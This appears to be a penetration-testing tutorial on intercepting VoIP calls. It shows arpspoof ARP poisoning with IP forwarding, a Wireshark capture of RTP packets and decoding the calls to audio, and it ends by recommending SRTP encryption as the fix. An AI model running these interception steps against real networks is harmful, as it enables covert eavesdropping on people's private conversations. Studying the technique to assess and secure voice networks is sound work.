

Eavesdropping VoIP Calls With Wireshark

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -t 192.168.233.179 192.168.233.2
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
```

VoIP phones are implemented in every major organization and they are providing an attack surface for every malicious user that's knows the basics of hacking. If there is no encryption in the communication media then an attacker could eavesdrop phone conversations which might impact the business in case that calls are classified as confidential.

A pentester should be able to identify if eavesdropping is possible on the voice network via the following technique.

ARP Poisoning

The first step before implementing a Man-in-the-Middle attack is to enable IP forwarding in order to be able to route traffic from your system to the gateway with the following command:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```


Now you can perform a Man-in-the-Middle attack in order to be able to intercept VoIP traffic. This can be achieved really easy with the command below:

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -t 192.168.233.179 192.168.233.2
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
0:c:29:be:1f:4f 0:c:29:81:4d:9b 0806 42: arp reply 192.168.233.2 is-at 0:c:29:be:1f:4f
```

MiTM attack

Capturing and Decoding VoIP Traffic


Now that the traffic is being routed to your box you can use Wireshark in order to sniff any SIP traffic. We are particularly interested for the RTP packets as they contain the actual conversation of a VoIP call.



No.	Time	Source	Destination	Protocol	Length	Info
88	18.1798000	192.168.233.1	192.168.233.179	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x3CF5, Seq=8, Time=1440
89	18.1798050	192.168.233.1	192.168.233.179	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x3CF5, Seq=9, Time=1600
90	18.1798060	192.168.233.179	192.168.233.1	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x7FBA0E2B, Seq=16867, Time=1440
91	18.1798070	192.168.233.179	192.168.233.1	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x7FBA0E2B, Seq=16868, Time=1600
92	18.1889790	192.168.233.1	192.168.233.179	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xB984003A, Seq=28026, Time=926871190
93	18.1889870	192.168.233.179	192.168.233.1	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x30B5AC17, Seq=3351, Time=926871184
94	18.2088800	192.168.233.1	192.168.233.179	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xB984003A, Seq=28027, Time=926871350
95	18.2088890	192.168.233.179	192.168.233.1	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x30B5AC17, Seq=3352, Time=926871344
96	18.2202880	192.168.233.1	192.168.233.179	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x3CF5, Seq=10, Time=1760
97	18.2202940	192.168.233.1	192.168.233.179	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x3CF5, Seq=11, Time=1920
98	18.2202950	192.168.233.179	192.168.233.1	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x7FBA0E2B, Seq=16869, Time=1760
99	18.2204120	192.168.233.179	192.168.233.1	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x7FBA0E2B, Seq=16870, Time=1920
100	18.2289960	192.168.233.1	192.168.233.179	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xB984003A, Seq=28028, Time=926871510
101	18.2290120	192.168.233.179	192.168.233.1	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x30B5AC17, Seq=3353, Time=926871504
102	18.2490030	192.168.233.1	192.168.233.179	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xB984003A, Seq=28029, Time=926871670
103	18.2490150	192.168.233.179	192.168.233.1	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x30B5AC17, Seq=3354, Time=926871664

RTP Traffic

Wireshark contains a built-in utility called VoIP calls which can decode RTP data into a playable audio format.



Decoding RTP Traffic-Wireshark

Conclusion

As we saw it is very easy and fast to eavesdrop a phone call conversation just by performing a MiTM attack and having a tool like Wireshark to sniff the traffic. In a VoIP assessments pentesters should try to implement this attack in order to identify if eavesdropping is possible. To prevent this attack companies should use the SRTP which is a secure protocol and provides encryption of the data being transferred so even if an attacker is able to capture the call it will be difficult to decrypt the data and to listen the message.

